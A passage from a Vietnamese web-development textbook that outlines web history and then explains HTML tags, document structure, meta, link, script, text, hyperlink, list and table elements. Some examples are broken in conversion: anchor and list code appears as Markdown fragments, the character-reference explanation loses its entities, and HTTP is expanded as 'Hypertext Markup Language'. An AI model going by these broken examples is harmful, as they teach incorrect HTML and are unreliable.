Năm 1995, Netscape giới thiệu JavaScript. Cùng năm, Sun phát triển công nghệ servlet cho phép thực thi chương trình Java bên phục vụ thay vì applet chạy bên khách. Servlet cung cấp thư viện hoàn chỉnh để thao tác với giao thức HTTP.

Năm 1996, Macromedia giới thiệu công nghệ Flash, có thể được thêm vào trình duyệt như một plugin để nhúng hình ảnh vào trang web.

Cuối những năm 90, hàng loạt công nghệ phát triển ứng dụng web ra đời như JSP, ASP và PHP. Các công nghệ lập trình này hỗ trợ việc phát triển ứng dụng thuận tiện hơn.

Những năm gần đây chứng kiến sự ra đời và áp dụng nhiều công nghệ phát triển ứng dụng web như ASP.NET, Ruby, Python, Go; đồng thời chứng kiến sự bùng nổ của các khung phát triển (frameworks) ứng dụng web như Laravel,

Symfony, Rails, ASP.NET MVC, Django, NodeJS, AngularJS, Ember, jQuery, Bootstrap; cũng như chứng kiến các mô hình phát triển mới như MVC (Model-View-Controller), SPA (Single Page Application), Thick Client – Thin Server.

Bài tập

1. Hãy xác định các thành phần trong URL sau:
http://vnu.edu.vn:81/daotao/monhoc.php?mamon=15&hanhdong=xem#mota
2. Sử dụng trình duyệt Firefox để truy cập trang web tại địa chỉ *http://vnu.edu.vn*. Đồng thời, sử dụng công cụ Network Monitor được tích hợp sẵn trong Firefox để xem nội dung các yêu cầu và đáp ứng HTTP đã được trình duyệt gửi và nhận. Trang web có bao nhiêu tài nguyên? Tên tệp và kiểu MINE của ba tài nguyên được trả về trong ba đáp ứng HTTP đầu tiên lần lượt là gì?
3. Cài đặt trình phục vụ web Nginx và sử dụng cấu hình mặc định của nó. Thư mục nào là thư mục gốc của ứng dụng web? Những tài nguyên nào là tài nguyên mặc định của ứng dụng? Sử dụng trình duyệt để duyệt trang web mặc định được tạo cùng cài đặt Nginx.

Đọc thêm

1. R. Fielding et al., "RFC 2616: Hypertext Transfer Protocol -- HTTP/1.1", The Internet Society, 1999.
2. David Gourley and Brian Totty, "HTTP: The Definative Guide", O'Reilly Media, 2002.
3. Stephen Ludin and Javier Garza, "Learning HTTP/2: A Practical Guide for Beginners", O'Reilly Media, 2017.

Chương 2

XÂY DỰNG TRANG WEB BẰNG HTML

2.1. MÃ NGUỒN TRANG WEB, ĐỐI TƯỢNG TÀI LIỆU

Từ góc độ lập trình, trang web là kịch bản với mã nguồn được viết bằng các ngôn ngữ lập trình HTML, CSS và JavaScript⁵. Bên phục vụ có nhiệm vụ tạo ra và cung cấp mã nguồn cho trình khách, trong khi trình khách có nhiệm vụ *thông dịch* mã nguồn nhận được. Về bản chất, trình duyệt web là trình thông dịch (interpreter). Chức năng của nó là thông dịch mã nguồn trang web và trình diễn kết quả trên giao diện người dùng.

Một câu hỏi được đặt ra hết sức tự nhiên là tại sao lại phải sử dụng tới ba ngôn ngữ lập trình (HTML, CSS, JavaScript), mà không phải là một, để tạo mã nguồn trang web? Câu hỏi này sẽ được giải đáp chi tiết trong các phần tiếp theo. Tuy nhiên, câu trả lời ngắn nhung bao quát là “Trang web là tập các đối tượng/phần tử tài liệu (*document object/element*); HTML được sử dụng để khai báo chúng, CSS được sử dụng để định kiểu trình diễn chúng trên giao diện, và JavaScript được sử dụng để quản lý chúng”. Sử dụng HTML chỉ có thể khai báo tĩnh, hay khởi tạo các đối tượng tài liệu lúc trang vừa được tải về, trong khi sử dụng JavaScript có thể quản lý và khai báo động các đối tượng tài liệu bất cứ khi nào. Mặc dù HTML có thể được sử dụng để định kiểu trình diễn cho các đối tượng tài liệu, với nguyên lý “tách biệt nội dung với trình diễn” trong kỹ nghệ phần mềm, các lập trình viên web ngày nay ưa chuộng và được khuyến cáo sử dụng CSS cho mục đích này.

2.2. THẺ

HTML (Hypertext Markup Language) là ngôn ngữ đánh dấu. Tuy nhiên, vượt xa mục đích thông thường của ngôn ngữ đánh dấu là cung cấp các *thẻ* (tag) cho phép định dạng văn bản, HTML được sử dụng để khai báo các đối tượng tài liệu. Các thẻ HTML thực sự là những câu lệnh khai báo. Mỗi đối tượng tài liệu được khai báo bằng một thẻ HTML. Thẻ có vai trò như *hàm tạo* (constructor) trong các ngôn ngữ lập trình hướng đối tượng. Khi gấp thẻ, đối tượng tài liệu sẽ được tạo. Thẻ cũng cho phép gán giá trị ban đầu cho các thuộc tính của đối tượng. Cú pháp khai báo đối tượng tài liệu sử dụng thẻ HTML như sau:

```
<tenThe thuocanh1='giatri1' thuocanh2="giatri2" ... />
```

hoặc

```
<tenThe thuocanh1=giatri1 ... ></tenThe>
```

⁵ Có thể dùng VBScript, JScript, ... thay cho JavaScript, nhưng các ngôn ngữ này không phổ biến.

Thẻ bắt đầu với dấu nhỏ hơn (<) và kết thúc bởi dấu lớn hơn (>). Về cú pháp, thẻ được chia thành thẻ đơn và thẻ đôi. Thẻ đôi là cặp thẻ bao gồm thẻ mở và thẻ đóng. Thẻ đóng có cùng tên với thẻ mở và có thêm ký tự chéo trái (/) ngay sau dấu nhỏ hơn. Thẻ đơn là thẻ chỉ có thẻ mở mà không có thẻ đóng. Để có sự nhất quán trong cú pháp, một vài phiên bản HTML (ví dụ XHTML) yêu cầu ký tự chéo trái được đặt ở cuối thẻ đơn, trước dấu lớn hơn, với ý nghĩa thẻ đơn vừa là thẻ mở vừa là thẻ đóng. Thông thường, tên thẻ là một từ, hoặc viết tắt của một từ trong tiếng Anh, ví dụ *form*, *img*, *div*. Tên thẻ không phân biệt chữ hoa và thường, ví dụ *FORM* và *form* là như nhau. Thuộc tính được khai báo trong thẻ mở. Thứ tự liệt kê các thuộc tính không quan trọng, tức không ảnh hưởng đến kết quả của câu lệnh khai báo. Giá trị thuộc tính được đặt giữa hai dấu nháy đơn (') hoặc hai dấu nháy kép (""). Có thể không cần sử dụng các dấu nháy đơn và nháy kép nếu giá trị là số hoặc xâu ký tự không có dấu trắng. Nếu một thuộc tính không được liệt kê trong thẻ, giá trị của nó sẽ được đặt mặc định. Theo nghĩa này, mỗi thẻ HTML chính là một hàm tạo với nhiều giá trị mặc định.

Một đối tượng tài liệu được khai báo bằng thẻ đôi có thể chứa bên trong nó các đối tượng khác. Đối tượng bên ngoài được gọi là *đối tượng cha* (parent element). Đối tượng chứa bên trong được gọi là *đối tượng con* (child element). Ví dụ sau đây khai báo ba đối tượng lần lượt là *<label>*, *<textarea>* và *<input>* nằm trong đối tượng *<form>*:

```
1. <form>
2.   <label>Bài viết: </label>
3.   <textarea name="newpost"></textarea>
4.   <input type="submit" value="Gửi"/>
5. </form>
```

Một đối tượng con lại có thể chứa các đối tượng con của nó. Cứ như vậy, các đối tượng tài liệu được khai báo bằng HTML có quan hệ với nhau theo cấu trúc *cây* (tree).

Ngoài các thẻ hay các lệnh khai báo đối tượng tài liệu, HTML không cung cấp thêm các lệnh nào khác. Sử dụng HTML chỉ có thể tạo ra các đối tượng tài liệu chứ không thể quản lý (thay đổi thuộc tính, triệu gọi phương thức, loại bỏ, ...) được chúng. Hơn nữa, hầu hết các đối tượng tài liệu đều thuộc các lớp dựng sẵn (built-in), và được gọi là *đối tượng chuẩn* (standard element). Khai báo các đối tượng chuẩn bằng HTML sẽ được trình bày trong các mục nhỏ dưới đây. Định nghĩa lớp đối tượng tài liệu mới, hay lớp đối tượng tùy biến (custom element), là nội dung dành cho tự học và không được trình bày trong giáo trình này.

2.3. CHÚ THÍCH

Chú thích trong HTML được viết như sau. Nội dung chú thích được đặt giữa *<!--* và *-->*.

1. <!-- Đây là chú thích -->
2. trong HTML -->

2.4. CẤU TRÚC TÀI LIỆU HTML

Toàn bộ tài liệu HTML được thể hiện bằng một đối tượng `<html>`. Đối tượng này có đúng hai đối tượng con theo thứ tự lần lượt là `<head>` (phần đầu) và `<body>` (phần thân). Đối tượng `<head>` chứa các đối tượng con mang siêu dữ liệu (meta data). Đối tượng `<body>` chứa các đối tượng con mang nội dung của trang web. Chỉ các đối tượng trong `<body>` mới được hiển thị trên giao diện của trình duyệt.

1. <!DOCTYPE html>
2. <html>
3. <head>
4. <!-- Khai báo các đối tượng phần đầu. -->
5. </head>
6. <body>
7. <!-- Khai báo các đối tượng phần thân. -->
8. </body>
9. </html>

WebAppDev

`<!DOCTYPE>` không phải là một thẻ, mà là một chỉ dẫn (directive). Chỉ dẫn này, nếu có, phải được đặt ngay đầu tài liệu HTML, trước tất cả các thẻ/lệnh khai báo đối tượng tài liệu. Chỉ dẫn này cho biết phiên bản HTML được sử dụng trong tài liệu HTML, giúp trình duyệt hiển thị đúng trang web. Với phiên bản HTML nhỏ hơn 5, chỉ dẫn `<!DOCTYPE>` có tham chiếu đến DTD (Document Type Definition). Với HTML 5, `<!DOCTYPE>` không cần tham chiếu đến DTD. Ví dụ khai báo `<!DOCTYPE>` cho HTML 5 và HTML 4.01 Strict lần lượt như sau:

1. <!DOCTYPE HTML>
1. <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">

2.6. TIÊU ĐỀ TRANG

Đối tượng `<title>` được sử dụng để khai báo tiêu đề cho cả tài liệu HTML. Mỗi tài liệu HTML chỉ có duy nhất một đối tượng `<title>` và `<title>` phải nằm trong `<head>`. Khai báo đối tượng `<title>` như sau:

1. <title>Nội dung tiêu đề</title>

Tiêu đề sẽ được hiển thị trên thanh tiêu đề hoặc tab của trình duyệt khi tài liệu HTML được tải.

2.7. THÔNG TIN VỀ TRANG

Các đối tượng `<meta>` cung cấp thông tin, còn gọi là siêu dữ liệu, về tài liệu HTML. Chúng không được hiển thị trên giao diện người dùng nhưng có tác dụng hướng dẫn trình duyệt thông dịch và trình diễn kết quả. Ví dụ, đối tượng `<meta> charset` với câu lệnh khai báo là `<meta charset="utf-8"/>` hướng dẫn trình duyệt phân tích và hiển thị văn bản theo bảng mã UTF-8. Meta cũng được dùng bởi các chương trình tìm kiếm hay dịch vụ web khác.

Ngoại trừ `<meta> charset` có ý nghĩa như đã được mô tả ở trên, các đối tượng `<meta>` phân biệt với nhau bằng thuộc tính `name` hoặc (nhưng không đồng thời) thuộc tính `http-equiv`. Giá trị của các thuộc tính này cho biết tác dụng hay ý nghĩa của `<meta>`. Nội dung của `<meta>` được xác định bằng thuộc tính `content`. Meta theo `name` cho biết thông tin về nội dung của trang trong khi meta theo `http-equiv` cho biết các tiêu đề HTTP. Những `<meta>` thường xuyên được sử dụng được liệt kê và mô tả trong ví dụ dưới đây.

```
1. <!-- Tên của ứng dụng -->
2. <meta name="application-name" content="Tuyển sinh"/>
3. <!-- Tác giả -->
4. <meta name="author" content="Nguyễn Văn A"/>
5. <!-- Mô tả trang -->
6. <meta name="description" content="Thông tin tuyển sinh"/>
7. <!-- Các từ khóa của trang -->
8. <meta name="keywords" content="tuyển sinh, chỉ tiêu, điểm sàn"/>
9. <!-- Kích thước và tỉ lệ phóng to/thu nhỏ vùng hiển thị -->
10. <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
11. <!-- Kiểu nội dung và bảng mã được sử dụng trong trang -->
12. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
```

Các đối tượng `<meta>` phải nằm trong đối tượng `<head>`. Có thể có nhiều đối tượng `<meta>` trong cùng một tài liệu HTML.

2.8. LIÊN KẾT TÀI NGUYÊN

Đối tượng `<link>` được sử dụng để liên kết tài liệu hiện thời (tài liệu chứa link) với các tài nguyên khác, gọi là tài nguyên được tham chiếu. Quan hệ giữa tài liệu hiện thời và tài nguyên được tham chiếu được xác định bằng thuộc tính `rel` (relationship). Tùy thuộc vào quan hệ, tài nguyên được tham chiếu có thể trở thành một bộ phận của tài liệu hiện thời hoặc tách biệt với tài liệu hiện thời. Các quan hệ giữa tài liệu hiện thời và tài nguyên được tham chiếu như: `alternate` (Tài nguyên được tham chiếu là biểu diễn khác của tài liệu hiện thời), `up` (Tài nguyên được tham chiếu cung cấp ngữ cảnh cho tài liệu hiện thời), `stylesheet` (Tài nguyên được tham chiếu là CSS và sẽ được nhập vào trang hiện thời), ... URL của tài nguyên được tham chiếu được xác định bằng thuộc tính `href`. Ngoài ra, thuộc tính `type` cho biết kiểu MIME của tài nguyên được tham chiếu và thuộc tính `hreflang`

cho biết ngôn ngữ của văn bản trong tài nguyên được tham chiếu. Dưới đây là một vài ví dụ sử dụng các đối tượng `<link>`.

```
1. <link rel="stylesheet" type="text/css" href="default.css"/>
2. <link rel="alternate" type="text/html" href="/en-us" hreflang=en title="English"/>
```

Các đối tượng `<link>` phải nằm trong đối tượng `<head>`. Có thể có nhiều đối tượng `<link>` trong cùng một tài liệu HTML.

2.9. KỊCH BẢN

Đối tượng `<script>` được sử dụng để bao hàm hay định nghĩa kịch bản phía trình khách. Nó có thể trực tiếp chứa các câu lệnh kịch bản hoặc tham chiếu đến một tệp kịch bản. Thuộc tính `src` (source) được sử dụng để tham chiếu đến tệp kịch bản. Nếu `<script>` tham chiếu đến tệp kịch bản, nội dung của nó phải để rỗng. Có thể sử dụng thuộc tính `type` để cho biết kiểu MINE (giá trị mặc định là "text/javascript") của tệp kịch bản và thuộc tính `charset` để cho biết bảng mã được sử dụng trong tệp kịch bản. Nếu `charset` không được xác định, tệp kịch bản được hiểu là sử dụng cùng bảng mã với tài liệu HTML. Dưới đây là một vài ví dụ khai báo đối tượng `<script>`.

```
1. <script type="text/javascript" src="form.js"></script>
2. <script>
3.   var n = document.getElementById("note");
4.   n.innerHTML = "Một bài viết đã được xóa.";
5. </script>
```

Ngoài đặt trong `<head>`, `<script>` cũng có thể nằm trong `<body>`. Có thể có nhiều đối tượng `<script>` trong cùng một tài liệu HTML. Sử dụng JavaScript sẽ được trình bày chi tiết trong Chương 4.

2.10. KIỂU TRÌNH DIỄN

Đối tượng `<style>` được sử dụng để định nghĩa các bảng định dạng CSS. Dưới đây là ví dụ khai báo đối tượng `<style>`.

```
1. <style type="text/css">
2.   body {background-color:#eee;}
3.   .container {position:relative;}
4.   #note {color:red;}
5. </style>
```

Các đối tượng `<style>` được đặt trong đối tượng `<head>`. Có thể có nhiều đối tượng `<style>` trong cùng một tài liệu HTML. Sử dụng CSS sẽ được trình bày chi tiết trong Chương 3.

2.11. NỘI DUNG VĂN BẢN

Các đối tượng thuộc phần thân mang nội dung của trang web và chiếm một tỉ lệ lớn trong các tài liệu HTML. Mục này và các mục tiếp theo trình bày các đối tượng nội dung thuộc phần thân của tài liệu HTML.

2.11.1. Đầu mục

Đầu mục (heading) văn bản được khai báo bằng các đối tượng `<h1>-<h6>`. `<h1>` là đầu mục lớn nhất. `<h6>` là đầu mục nhỏ nhất. Ví dụ sau là khai báo và hiển thị năm đầu mục từ lớn đến nhỏ.

1. `<h1>Nội dung web</h1>`
2. `<h2>Khai báo tài liệu HTML</h2>`
3. `<h3>Nội dung phần thân</h3>`
4. `<h4>Khai báo và trình bày văn bản</h4>`
5. `<h5>Đầu mục</h5>`

2.11.2. Văn bản thường

Văn bản (text) thường là đối tượng tài liệu đặc biệt vì không có và không cần bất kỳ thẻ nào để khai báo ra nó. Dãy ký tự nằm giữa hai thẻ liên tiếp tạo thành đối tượng văn bản thường. Ví dụ, đoạn mã sau khai báo một đối tượng đầu mục `<h1>` và một đối tượng văn bản bên trong `<h1>` có nội dung là “Nội dung web”.

1. `<h1>Nội dung web</h1>`

Ví dụ khác, đoạn mã ngắn sau đây khai báo năm đối tượng, trong đó có ba đối tượng văn bản: một đối tượng `<h1>`, một đối tượng `<h2>`, một đối tượng văn bản nằm trong `<h1>` có nội dung là “Nội dung web”, một đối tượng văn bản nằm trong `<h2>` có nội dung là “Khai báo tài liệu HTML”, và một đối tượng văn bản nằm giữa `<h1>` và `<h2>` có nội dung là “ ” (ba dấu cách).

1. `<h1>Nội dung web</h1> <h2>Khai báo tài liệu HTML</h2>`

Khi trình diễn các đối tượng văn bản, theo mặc định, các từ (dãy ký tự liên tiếp không bao gồm dấu cách và dấu xuống dòng) của văn bản được hiển thị từ trái sang phải, từ trên xuống dưới, các từ trên cùng dòng cách nhau một dấu trắng.

2.11.3. Trích dẫn

Đối tượng `<cite>` được sử dụng để chỉ tên công trình được trích dẫn. Nếu cần thể hiện nội dung được trích dẫn, các đối tượng `<q>` và `<blockquote>` có thể được sử dụng. `<q>` được dùng nếu nội dung trích dẫn ngắn. Ngược lại, `<blockquote>` được dùng để trích dẫn cả đoạn có nội dung dài. Có thể chỉ định nguồn trích dẫn bằng việc gán URL cho thuộc tính `cite` của `<q>` và `<blockquote>`. Ví dụ khai báo một số trích dẫn như sau.

1. Tác phẩm `<cite>The Scream</cite>` được Edward Munch vẽ năm 1893.
2. Phương châm của jQuery là `<q cite="https://jquery.com">Write less, do more</q>`.
3. `<blockquote cite="https://tools.ietf.org/html/rfc7230"> The Hypertext Transfer Protocol (HTTP) is a stateless application-level protocol for distributed, collaborative, hypertext information systems.</blockquote>`

2.11.4. Đoạn văn

Đối tượng `<p>` (paragraph) được sử dụng để tạo các đoạn văn. Theo mặc định, `<p>` được hiển thị theo khối, với độ rộng bằng độ rộng của vùng hiển thị. Dòng đầu của văn bản có trong `<p>` được giãn dòng rộng hơn, nhưng không có lùi dòng, so với các dòng còn lại. Ví sau là khai báo đối tượng `<p>`.

1. `<p>Từ lâu, cây tre đã trở thành một trong những biểu tượng cực kỳ đẹp đẽ về sức sống và phẩm cách con người Việt Nam chúng ta. Nhà thơ Nguyễn Duy khẳng định điều này bằng những hình ảnh giàu sức khái quát và bằng cách nói dí dỏm, hợp với sự tiếp nhận của cả các bạn đọc nhỏ tuổi.</p>`

2.11.5. Bài viết

Đối tượng `<article>` được sử dụng để định nghĩa một nội dung độc lập, nghĩa là nội dung có thể đứng một mình, không cần một ngữ cảnh khác, mà vẫn giữ nguyên đầy đủ ý nghĩa. Bài viết trên diễn đàn, bản tin, bài báo là những ví dụ về nội dung độc lập. Ví dụ khai báo đối tượng `<article>` như sau.

1. `<article>`
2. `<h1>Thông báo tuyển sinh đại học năm 2017</h1>`
3. `<p>Năm 2017, Trường Đại học Công nghệ tuyển sinh 5000 chỉ tiêu đại học và hơn 1000 chỉ tiêu sau đại học.</p>`
4. `</article>`

2.11.6. Phân đoạn tài liệu

Một bài viết có thể được chia thành nhiều phân đoạn. Đối tượng `<section>` được sử dụng để thực hiện việc này. Nội dung trong `<section>` có quan hệ về mặt ngữ nghĩa với nhau. Ví dụ, chương, bài, mục trong bài viết là các `<section>`.

1. `<section>`
2. `<h3>Phân đoạn tài liệu</h3>`
3. `<p> Một tài liệu HTML có thể được chia thành nhiều phân đoạn.</p>`
4. `</section>`

2.11.7. Ngắt chủ đề

Đối tượng `<hr>` (horizontal rule) được sử dụng để ngắt chủ đề. Nếu trang web có nhiều nội dung với các chủ đề khác nhau, giữa hai nội dung thuộc hai chủ đề khác nhau là điểm thích hợp để đặt `<hr>`. Theo mặc định, các trình duyệt sẽ trình diễn `<hr>` như một đường kẻ ngang. Ví dụ sử dụng `<hr>` như sau.

1. `<h1>HTML</h1>`
2. `<p>HTML dùng để khai báo các đối tượng tài liệu.....</p>`
3. `<hr>`

4. `<h1>CSS</h1>`
5. `<p>CSS định kiểu trình diễn các đối tượng tài liệu.....</p>`

2.11.8. Tham chiếu ký tự

Mỗi ký tự trong HTML có thể tự biểu diễn nó hoặc được biểu diễn bằng một dãy các ký tự khác. Dãy các ký tự biểu diễn một ký tự được gọi là *tham chiếu ký tự* (character reference). Tham chiếu ký tự thường được sử dụng để biểu diễn các ký tự dành riêng (ví dụ <) hoặc ký tự nằm ngoài bảng mã ASCII (ví dụ β).

Có hai cách tham chiếu ký tự là theo tên hoặc theo số. Tham chiếu ký tự theo tên có dạng `&name;` trong đó *name* là tên hoặc viết tắt tên của ký tự. Ví dụ, các ký tự < (less-than) và β (beta) được biểu diễn là `<` và `β` tương ứng. HTML định nghĩa 252 tham chiếu ký tự theo tên⁶. Nhiều ký tự không có tham chiếu theo tên.

Tham chiếu ký tự theo số có dạng `&#ddd;` hoặc `&#xhhh;` trong đó *ddd* và *hhh* là mã của ký tự viết dưới hệ thập phân và hexa, tương ứng. Ví dụ, ký tự < được biểu diễn là `<` hoặc `&x003C;`; ký tự β được biểu diễn là `β` hoặc `&x03B2;`. Khác với tham chiếu theo tên, tham chiếu theo số có cho mọi ký tự.

2.11.9. Sử dụng bảng mã

Để các ký tự được hiển thị đúng trên giao diện của trình duyệt, tài liệu HTML cần cho trình duyệt biết bảng mã (còn gọi là tập ký tự hay charset) nào được sử dụng cho trang web. Có thể sử dụng một trong hai `<meta>` sau đây để chỉ định bảng mã được dùng:

1. `<meta charset="BÀNG_MÃ">`
- hoặc
1. `<meta http-equiv="Content-Type" content="text/html; charset=BÀNG_MÃ">`

Bảng mã được khuyến cáo sử dụng cho các trang web là UTF-8 vì với bảng mã này có thể thể hiện trang web ở bất kỳ ngôn ngữ nào.

2.12. SIÊU LIÊN KẾT, ĐIỂM ĐÁNH DẤU

Đối tượng `<a>` (anchor) định nghĩa siêu liên kết, được sử dụng để liên kết hay tham chiếu từ tài liệu hiện thời đến tài nguyên khác. Thuộc tính quan trọng nhất của nó là *href* chỉ URL của tài nguyên được tham chiếu. Đối tượng `<a>` cũng có các thuộc tính *rel*, *type* và *hreflang* tương tự `<link>`. Một thuộc tính nữa của `<a>` hay được sử dụng là *target*. Nó cho biết nơi mở tài nguyên được tham chiếu. Các giá trị của *target* như: `_blank` (mở tài nguyên được tham chiếu ở một cửa sổ hoặc tab mới), `_self` (mặc định, mở tài nguyên được tham chiếu trong cùng khung hiện thời),

⁶ <https://www.w3.org/TR/html4/sgml/entities.html>

_parent (mở tài nguyên được tham chiếu ở khung cha) ... Dưới đây là một vài ví dụ khai báo đối tượng .

1. [Website Đại học Quốc gia Hà Nội](http://vnu.edu.vn)
2. [Chuyển đến mục Cơ cấu tổ chức](#tochuc)
3. [Trang tuyển sinh](/tuyensinh.htm)
4. [Tài liệu mẫu](/download/bieumau01.pdf)
5. [English version](/en-us/)

Đối tượng cũng có thể tham chiếu đến điểm đánh dấu (bookmark). Điểm đánh dấu được sử dụng cho phép người dùng chuyển đến một phần cụ thể trong trang web. Với những trang web dài, các điểm đánh dấu đặc biệt hữu ích. Để sử dụng điểm đánh dấu, đầu tiên tạo điểm đánh dấu bằng việc chỉ định định danh cho đối tượng được đánh dấu, ví dụ

1. [Công bố khoa học](#)

Tiếp đó, tạo liên kết đến điểm đánh dấu, ví dụ

1. [Xem công bố khoa học](#)

Khi người dùng kích chuột vào liên kết đến điểm đánh dấu, trình duyệt sẽ di chuyển thanh cuộn đến vị trí của điểm đánh dấu. Cũng có thể chuyển đến điểm đánh dấu trong một trang mới ngay sau khi trang mới được tải xong như ví dụ sau.

1. [Đề tài khoa học](page2.htm#project)

2.13. DANH SÁCH, BẢNG BIỂU

2.13.1. Danh sách có thứ tự

Đối tượng

 (ordered list) được sử dụng để tạo danh sách có thứ tự. Nó là đối tượng chứa (container), chứa các đối tượng - (list item), hay các mục trong danh sách. Mặc định, các mục sẽ được đánh thứ tự tăng dần theo số nguyên bắt đầu từ 1. Có thể chỉ định đánh thứ tự các mục theo số nguyên/chữ cái in hoa/chữ cái in thường/số La Mã in hoa/số La Mã in thường bằng cách đặt giá trị thuộc tính *type* của
 là 1/A/a/I/i, tương ứng. Có thể sử dụng thứ tự giảm dần bằng cách đặt thuộc tính *reversed* của
. Ngoài ra, có thể sử dụng thuộc tính *start* của
 để chỉ định giá trị bắt đầu (gán cho mục đầu tiên) của danh sách. Giá trị bắt đầu được chỉ định là số nguyên. Nó sẽ tự động được chuyển đổi sang các biểu diễn khác phù hợp với giá trị của *type*. Ví dụ sau là khai báo hai danh sách có các mục như nhau nhưng được đánh thứ tự khác nhau. Danh sách thứ nhất được đánh thứ tự tăng dần theo số nguyên bắt đầu từ 100. Danh sách thứ hai được đánh thứ tự giảm dần theo số La Mã in thường bắt đầu từ c (100 trong hệ thập phân).

1.
 1. [Coffee](#)
 2. [Tea](#)
2. [Coffee](#)
3. [Tea](#)

```
4.   <li>Milk</li>
5. </ol>
6. <ol type=i start=100 reversed=reversed>
7.   <li>Coffee</li>
8.   <li>Tea</li>
9. </ol>
```

2.13.2. Danh sách không có thứ tự

Đối tượng `` (unordered list) được sử dụng để tạo danh sách không có thứ tự. Nó là đối tượng chứa (container), chứa các đối tượng ``, hay các mục trong danh sách. Ví dụ sau là khai báo một danh sách không có thứ tự.

```
1. <ul>
2.   <li>Coffee</li>
3.   <li>Tea</li>
4.   <li>Milk</li>
5. </ul>
```

2.13.3. Danh sách mô tả

Đối tượng `<dl>` (description list) được sử dụng để tạo danh sách các thuật ngữ cùng với mô tả của thuật ngữ. Nó là đối tượng chứa, chứa các đối tượng `<dt>` hay là thuật ngữ và `<dd>` hay là mô tả cho thuật ngữ. Ví dụ sau là khai báo một danh sách mô tả.

```
1. <dl>
2.   <dt>WWW</dt>
3.     <dd>World Wide Web</dd>
4.   <dt>HTTP</dt>
5.     <dd>Hypertext Markup Language</dd>
6. </dl>
```

2.13.4. Bảng biểu

Để trình bày dữ liệu theo dạng bảng trên web, đối tượng `<table>` được sử dụng. Bản thân `<table>` là đối tượng chứa. Dữ liệu trong bảng được chứa trong các đối tượng `<th>` (table header) và `<td>` (table data), trong đó các đối tượng `<th>` và `<td>` được nhóm theo hàng bằng đối tượng `<tr>` (table row). Ở dạng đơn giản nhất, `<table>` chỉ chứa các `<tr>` và `<td>`. Có thể thêm các ô tiêu đề, tức `<th>`, vào trong bảng. Theo trình bày thông thường, các ô tiêu đề thường xuất hiện ở các dòng đầu hoặc cột đầu bảng. Lưu ý, các hàng không nhất thiết phải có số ô (`<td>` và `<th>`) như nhau, hàng này có thể có nhiều ô hơn hàng khác. Có thể nhóm gộp các hàng trong bảng thành ba phần là đầu bảng, chân bảng và thân bảng. Các đối tượng `<thead>`, `<tfoot>`, `<tbody>` được sử dụng cho mục đích này. Nếu có mặt đồng thời, chúng phải xuất hiện theo thứ tự liệt kê trên. Trình duyệt có thể sử dụng các đối tượng này để cuộn nội dung thân bảng độc lập với đầu và chân bảng. Hơn nữa, khi in bảng lớn trải nhiều trên nhiều trang, các đối tượng này cho phép đầu và chân bảng được in lặp lại trên tất cả các trang. Ví dụ sau khai báo bảng có cả ba phần là đầu, chân và thân bảng.

```

1. <table>
2.   <thead>
3.     <tr>
4.       <th>Tháng</th>
5.       <th>Tiền lãi</th>
6.     </tr>
7.   </thead>
8.   <tfoot>
9.     <tr>
10.      <td>Tổng</td>
11.      <td>$180</td>
12.    </tr>
13.  </tfoot>
14.  <tbody>
15.    <tr>
16.      <td>Giêng</td>
17.      <td>$100</td>
18.    </tr>
19.    <tr>
20.      <td>Hai</td>
21.      <td>$80</td>
22.    </tr>
23.  </tbody>
24. </table>

```

Cũng có thẻ nhóm gộp các cột của bảng bằng đối tượng `<colgroup>`. Nhóm gộp các cột thường được sử dụng để áp dụng kiểu trình diễn cho tất cả các ô trong một hoặc nhiều cột thay vì phải chỉ định cho từng ô. Đối tượng `<colgroup>` có thuộc tính `span` được sử dụng để chỉ định số lượng cột được gộp nhóm. Nếu có mặt, `<colgroup>` phải xuất hiện trước các đối tượng `<thead>`, `<tbody>`, `<tfoot>` và `<tr>`. Dĩ nhiên, có thể khai báo nhiều đối tượng `<colgroup>` trong một đối tượng `<table>`. Nếu cần chỉ định những cột cụ thể trong nhóm cột, đối tượng `<col>` có thể được khai báo trong `<colgroup>` để đạt mục đích này. Đối tượng `<col>` cũng có thuộc tính `span` cho phép một `<col>` đại diện cho nhiều hơn một cột. Ví dụ sau sử dụng hai đối tượng `<colgroup>`, đối tượng thứ nhất nhóm gộp hai cột đầu trong khi đối tượng `<colgroup>` thứ hai sử dụng các `<col>` để gộp ba cột còn lại của bảng.

```

1. <table>
2.   <caption>Danh sách nhân viên</caption>
3.   <colgroup span="2" style="background:red;"></colgroup>
4.   <colgroup>
5.     <col span="2" style="background:green;">
6.     <col style="background:blue;">
7.   </colgroup>
8.   <tr>
9.     <th>TT</th>
10.    <th>Họ</th>
11.    <th>Tên</th>
12.    <th>Điện thoại</th>
13.    <th>Email</th>
14.  </tr>
15.  <tr>
16.    <td>1</td>
17.    <td>Hoàng</td>
18.    <td>Vinh</td>

```

```
19.    <td>0987 555 666</td>
20.    <td>vinh@example.com</td>
21.  </tr>
22. </table>
```

Mặt khác, có thể thêm chú thích bảng sử dụng đối tượng `<caption>`. Chú thích bảng, nếu có mặt, phải trước tất cả các đối tượng khác trong bảng.

Cuối cùng, mỗi ô (cả `<td>` và `<th>`) có thể trải ra trên nhiều hàng hoặc nhiều cột. Các thuộc tính `rowspan` và `colspan` được sử dụng cho việc trải ô. Khi một ô được trải trên nhiều cột, các ô phía sau nó trong cùng hàng sẽ được đẩy sang bên phải khi hiển thị. Chính vì vậy, một số ô cuối hàng sẽ được hiển thị trên những cột mới bên phải của bảng. Để hiển thị của bảng không bị xô lệch, cần điều chỉnh nội dung các ô trên hàng bị xô lệch, đồng thời bỏ các ô ở cuối hàng và được hiển thị trên cột mới. Ví dụ bảng sau có một ô được trải trên hai cột ở hàng thứ nhất, và hàng thứ nhất có ít hơn một ô so với các hàng còn lại.

```
1. <table>
2.  <tr>
3.    <th colspan="2">Họ và Tên</th>
4.    <th>Điện thoại</th>
5.  </tr>
6.  <tr>
7.    <td>Hoàng</td>
8.    <td>Vinh</td>
9.    <td>0987 555 666</td>
10.   </tr>
11.   <tr>
12.    <td>Trần</td>
13.    <td>Bách</td>
14.    <td>0912 333 444</td>
15.   </tr>
16. </table>
```

Tương tự, nếu một ô được trải trên nhiều hàng, các ô ở các hàng có ô bị chiếm và sau ô bị chiếm sẽ được đẩy sang bên phải một ô khi hiển thị. Để hiển thị của bảng không bị xô lệch, cần điều chỉnh nội dung các ô trên hàng bị xô lệch, đồng thời bỏ các ô ở cuối hàng và được hiển thị trên cột mới.

